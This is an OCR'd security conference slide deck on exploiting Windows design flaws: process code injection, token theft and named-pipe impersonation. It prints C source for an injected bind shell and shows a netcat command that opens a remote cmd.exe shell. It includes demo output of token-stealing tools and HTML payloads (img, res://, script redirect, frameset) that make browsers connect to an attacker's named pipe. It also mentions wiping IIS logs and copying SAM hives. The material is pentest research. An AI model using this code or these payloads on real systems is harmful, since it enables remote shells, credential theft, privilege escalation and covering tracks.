delivering value

Exploiting Win32 Design Flaws


Andrés Tarascó Acuña
< atarasco@sia.es >

Agenda

- Introduction
- Interactive sessions – Code injection
- Non Interactive sessions – managing tokens
- Exploiting design flaws – UNC Paths
  - HTML restriction bypass (arbitrary content load)
  - Forcing remote connections


Interactive sessions – pentest common tasks

- Users enumeration creation
  - Valid logon session is needed
- Ciphered password extraction (pwdump like)
  - You should need admin$ share
  - Lsass.exe is used by many pwdumps
  - Syskey could cipher your SAM database
- Extract passwords from memory – Fidp.exe
  - sec-policies can remove cached creds
- Steal interactive sessions (from TS or VNC like tools)
  - Screensaver dependency



Technique I: Code inyection for stealing credentials

Interactive sessions



PROBLEM?

```
Void MyCode(void *stuff) {
LoadLibrary("ws2_32.dll");
..
// BindShell code
}
```


Invalid memory references

```
Void main() {
..
VirtualAllocEx( hProcess, 0, size, MEM_COMMIT, ...);
WriteProcessMemory(hProcess,p,&mycode)
CreateRemoteThread(hProcess,...,p,...);
..
}
```

Data still remains at inject.exe

Segfault before calling first LoadLibrary

Interactive sessions




```
typedef struct _parametros{
    HANDLE WSAHandle;
    char wsastring[20];  //Ws2_32.dll
    HANDLE KernelHandle;
    char kernelstring[20]; //kernel32.dll

    WSASTARTUP ShellWsaStartup;
    char       wsastartupstring[20];

    WSASOCKET   ShellWSASocket;
    char       WSASocketString[20];
...

Void MyCode(void *stuff) {
LoadLibrary(stuff->wsastring);
// BindShell
}
```

Data initialization (fill all dinamic references)

```
//Inicializamos las estructuras de datos

parametros.KernelHandle=LoadLibrary("kernel32.dll");
parametros.KernelLoadLibrary=(LOADLIBRARY)GetProcAddress((HINSTANCE)parametros.KernelHandle,"LoadLibraryA");
parametros.KernelGetProcAddress= (GETPROCADDRESS)GetProcAddress((HINSTANCE) parametros.KernelHandle, "GetProcAdd

if ( (!parametros.KernelLoadLibrary) || (!parametros.KernelGetProcAddress))
{ wprintf(L"Failed to load Libraries\n");exit(-1); }

//winsock
strcpy(parametros.wsastring,"ws2_32.dll");
strcpy(parametros.wsastartupstring,"WSAStartup");
strcpy(parametros.WSASocketString,"WSASocketW");
strcpy(parametros.WSAConnectstring,"WSAConnect");
strcpy(parametros.bindstring,"bind");
strcpy(parametros.acceptstring,"accept");
strcpy(parametros.listenstring,"listen");
//kernel
strcpy(parametros.kernelstring,"kernel32.dll");
strcpy(parametros.CreateProcessstring,"CreateProcessA");
```


Dinamic BindShell Code

```
void __stdcall shell(PARAMETROS *parametros) {
/*
Static BindShell Code..
Requires KernelGetProcAddress & KernelLoadLibrary memory address to work
   */

   STARTUPINFO          si;
   struct               sockaddr_in sa;
   PROCESS_INFORMATION  pi;
   int                  s,n;
   WSADATA              HWSAdata;

   parametros->WSAHandle=(HANDLE)(*parametros->KernelLoadLibrary)(parametros->wsastring);
   parametros->ShellWsaStartup=(WSASTARTUP)(*parametros->KernelGetProcAddress)((HINSTANCE)parametros->WSAHandle,pa
   parametros->ShellWSASocket=(WSASOCKET)(*parametros->KernelGetProcAddress)((HINSTANCE)parametros->WSAHandle,para
   parametros->ShellWsaConnect=(WSACONNECT)(*parametros->KernelGetProcAddress)((HINSTANCE)parametros->WSAHandle,pa
   parametros->ShellBind=(BIND)(*parametros->KernelGetProcAddress)((HINSTANCE)parametros->WSAHandle,parametros->bi
   parametros->ShellAccept=(ACCEPT)(*parametros->KernelGetProcAddress)((HINSTANCE)parametros->WSAHandle,parametros
   parametros->ShellListen=(LISTEN)(*parametros->KernelGetProcAddress)((HINSTANCE)parametros->WSAHandle,parametros
   //kernel32
   parametros->KernelHandle=(HANDLE)(*parametros->KernelLoadLibrary)(parametros->kernelstring);
   parametros->KernelCreateProcess=(CREATEPROCESS)(*parametros->KernelGetProcAddress)((HINSTANCE)parametros->Kerne
   parametros->ShellWsaStartup(0x101,&HWSAdata);
   s=parametros->ShellWSASocket(AF_INET,SOCK_STREAM,IPPROTO_TCP,0,0,0);
   sa.sin_family      = AF_INET;
   sa.sin_port        = parametros->port;
   sa.sin_addr.s_addr= 0;
   parametros->ShellBind(s, (struct sockaddr *) &sa, 16);//parametros->sizeofsa);
   parametros->ShellListen(s, 1);
   while(1){
      n= parametros->ShellAccept(s,(struct sockaddr *)&sa,NULL);
      si.cb          = sizeof(si);
      si.wShowWindow = SW_HIDE;
      si.dwFlags     = STARTF_USESHOWWINDOW+STARTF_USESTDHANDLES; // 0x101
      si.hStdInput   = si.hStdOutput = si.hStdError = (void *) n;
      si.lpDesktop = si.lpTitle = (char *) 0x0000;
      si.lpReserved2 = NULL;
      parametros->KernelCreateProcess( NULL ,parametros->cmd,NULL, NULL,TRUE, 0,NULL,NULL,(STARTUPINFO*)&si,&pi);
   }
```

Dinamic BindShell Code



Inyector DEMO

```
D:\NcN2006\Process Injector>inject.exe
Privilege Switcher for Win32
(c) 2006 Andres Tarasco - atarasco@gmail.com

Usage:
 inject.exe -l                  (Enumerate Credentials)
 inject.exe -p <pid> <cmd> <port> (Inject into PID)
 inject.exe -t <tid> <cmd> <port> (Inject into Thread)
```


Real Impact?

CreateRemoteThread() is a feature

Just useful for pen-test

[Non] Interactive sessions

- There are no process where code can be inyected
- Users have been authenticated over the network.
- We would like to exploit the domain Administrator creds
- What can we do ?



- Search Winlogon.exe/ lsass.exe for user tokens =)

PID	Handle	Process Name	Token Information
4	0bf4	[System]	\\NT AUTHORITY\ANONYMOUS LOGON
1492	0134	winlogon.exe	\\NT AUTHORITY\SYSTEM
1492	0524	winlogon.exe	\\REDBULL\atarasco
1492	053c	winlogon.exe	\\REDBULL\atarasco
1492	05ec	winlogon.exe	\\REDBULL\atarasco
1564	02bc	services.exe	\\NT AUTHORITY\Servicio de red
1564	0348	services.exe	\\NT AUTHORITY\Servicio de red
1564	0388	services.exe	\\NT AUTHORITY\SERVICIO LOCAL
1564	038c	services.exe	\\NT AUTHORITY\SERVICIO LOCAL
1564	03fc	services.exe	\\NT AUTHORITY\SERVICIO LOCAL
1564	0414	services.exe	\\REDBULL\atarasco
1576	0144	lsass.exe	\\NT AUTHORITY\SYSTEM

[Non] Interactive sessions

- How to deal with Tokens?
  - **NTDLL.DLL! NtQuerySystemInformation**
    Enumerate objects
  - **NTDLL.DLL! NtQueryObject**
    Identify Token handles
  - **NTDLL.DLL!GetTokenInformation & LookupAccountSid**
    Extract owner information

  - **CreateProcessAsUser()**

```
ID:     Token Information:

00     \\NT AUTHORITY\ANONYMOUS LOGON
01     \\NT AUTHORITY\SYSTEM
02     \\REDBULL\atarasco
03     \\NT AUTHORITY\Servicio de red
04     \\NT AUTHORITY\SERVICIO LOCAL
-------------------------------------------------------------
Usage: EXEC <number>   --> Execute a command ----------------
-------------------------------------------------------------
EXEC 01
[Thread ID: 1204] Creating New Process nc.exe -l -p 51477 -e cmd.exe
```


[Non] Interactive sessions


C:\WINDOWS\system32\cmd.exe

```
------------------------------------------------------------------------------
  PID        PROCCESS     HANDLE         TYPE     DATA
------------------------------------------------------------------------------
    4          [System]     4           Process  PID: 0x0004 - [System]
    4          [System]     8             Key    \REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\Session
 Manager\Memory Management\PrefetchParameters
    4          [System]     c             Key    \REGISTRY
    4          [System]    10             Key    \REGISTRY\MACHINE\SYSTEM\Setup
    4          [System]    14             Key    \REGISTRY\MACHINE\HARDWARE\DESCRIPTION\System\Multifun
ctionAdapter
    4          [System]    18             Key    \REGISTRY\MACHINE\SYSTEM\WPA\PnP
    4          [System]    1c             Key    \REGISTRY\MACHINE\SYSTEM\WPA\Key-CJ27J3P2XV9J9JCPB4DVT
    4          [System]    20             Key    \REGISTRY\MACHINE\SYSTEM\WPA\Key-G4XTBRDJMGP7G4WJTJK48
    4          [System]    24             Key    \REGISTRY\MACHINE\SYSTEM\WPA\MediaCenter
    4          [System]    28             Key    \REGISTRY\MACHINE\SYSTEM\WPA\SigningHash-6KCM6KFTX6MD6
2
    4          [System]    2c             Key    \REGISTRY\MACHINE\SYSTEM\WPA\SigningHash-XKDVQR6363B4W
3
    4          [System]    30             Key    \REGISTRY\MACHINE\SYSTEM\WPA\TabletPC
    4          [System]    34             Key    \REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\Product
Options
    4          [System]    38             Key    \REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\Eventl
og
    4          [System]    3c           Event    \Security\TRKWKS_EVENT
    4          [System]    84            File    \pagefile.sys
    4          [System]    8c            File
    4          [System]    90             Key    \REGISTRY\MACHINE\HARDWARE\DEVICEMAP\Scsi
    4          [System]    94            File
    4          [System]    98          Thread   TID: 0x0094
    4          [System]    a0             Key    \REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\ACPI\P
arameters
    4          [System]    a8            File
    4          [System]    b4            File
    4          [System]    b8       Directory   \Device\WinDfs
    4          [System]    bc       Directory   \Device\Harddisk0
    4          [System]    c4            File
    4          [System]   3c4             Key    \REGISTRY\MACHINE\HARDWARE\DESCRIPTION\System\Multifun
ctionAdapter
    4          [System]   3c8           Thread   TID: 0x0000
    4          [System]   3d8             Key    \REGISTRY\MACHINE\HARDWARE\DESCRIPTION\System\Multifun
ctionAdapter
    4          [System]   e50            File    \Device\LanmanRedirector
    4          [System]   e54          Process   PID: 0x077c - lsass.exe
    4          [System]   e58           Token    \\NT AUTHORITY\ANONYMOUS LOGON
    4          [System]   e5c            File    \WINDOWS\system32\config\SECURITY
    4          [System]   e60            File    \WINDOWS\system32\config\SECURITY.LOG
    4          [System]   e64            File    \Documents and Settings\NetworkService\Configuraci¾n l
ocal\Datos de programa\Microsoft\Windows\UsrClass.dat
    4          [System]   e68            File    \WINDOWS\system32\config\software
-- Más  -- _
```

[Non] Interactive sessions

- Wich kind of access should i get?
  - Depends of the impersonation level
    - Anonymous
    - Identify
    - Impersonate
    - Delegate (EFS)





MSDN documentation

[Non] Interactive sessions

Just a bit more about Ntdll.dll!NtQuerySystemInformation.

What can we also use this function for:

-Duplicate handles used for accesing log files

WIPE IIS logfiles without killing the process

-Copy locked files

Backup your SAM/SYSTEM/SOFTWARE Hives “on the fly”

-Killing multiple objects (Like Handles/threads/sockets/..)

Token Thieffer DEMO

```
D:\NcN2006\TokenExecution>Tthieffer.exe /?
 Token Thieffer for Windows (c) 2006
 Author: Andres Tarasco ( atarasco @ sia . es )
 URL: http://www.514.es

 Usage:
 TThieffer.exe -a          (Show all duplicable tokens)
               -e "command" (changes default command)
               -?          (Shows this help)
```

Real Impact?

This is just a feature, But...

Access an untrusted computer = owned!

(maybe)


ASPNET ACCOUNT - IIS Privilege scalation

Network Hacking becomes more interesting

Exploiting Namedpipes Under Network infraestructure

- **Namedpipes** – Used for Inteprocess Comunications
- Different Namedpipe exploit techniques
  - Obtain domain administrator privileges (MSSQL)
  - Exploit local predictable namedpipes (telnet)
  - Connecting to faked namedpipe services (runas,…)


local



remote

- How about trying to force remote users to connect to our pipes?

Exploiting Namedpipes Under Network infraestructure



Loading malicious content allow us to force network connections

HOW?

Bypassing IE Enhanced security


- IE enhanced security impersonalize tokens before loading content

```
<HTML>
    <img src="file://\\192.168.1.1\pipe\exploit"></img>
</HTML>
```

```
[+] Creating Named Pipe: \\.\pipe\exploit
[+] Waiting for connections to resource...
[+] Impersonating User
@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`ABCDEFGHIJKLMNOPQRS
TUVWXYZ{|}~¦Çüéâäàåçêëèïîì...
```

Bypassing IE Enhanced security

- <Img src= does not work
- <a HREF= does not work
- parame name="" does not work
- …..



Problem is with file:// handler

Microsoft forgot to secure other handlers like res://

OOOOOPSS!!!

```
<HTML>
        <img src="res://\\\\127.0.0.1\\pipe\\exploit"  border=0></img>
</HTML>
```

```
[+] Creating Named Pipe: \\.\pipe\exploit
[+] Waiting for incoming connections against \\.\pipe\0day
[+] Impersonating User admin...
[+] Impersonating User MYDOMAIN\Admin
```

Bypassing IE Enhanced security

Wich other code can also be used to bypass restrictions?

- **Res:// protocol handler**
- **Document.location.href**

```
<SCRIPT LANGUAGE="Javascript">
 document.location.href= "file:///\\\\127.0.0.1\\pipe\\exploit";
</SCRIPT>
```

Bypassing IE Enhanced security

Wich other code can also be used to bypass restrictions?

- **Res:// protocol handler**
- **Document.location.href**
- **HTML Frame Tag**

```
<frameset rows=0%,100%>
<frame src="file://\\127.0.0.1\pipe\exploit">
<frame src="http://www.514.es">
</frameset>
```


Bypassing IE Enhanced security

Wich other code can also be used to bypass restrictions?

- **Res:// protocol handler**
- **Document.location.href**
- **HTML Frame Tag**
- **Unfiltered LINK REL parameter**

"Links specified by LINK are not rendered with the document's contents, although user agents may render them in other ways“

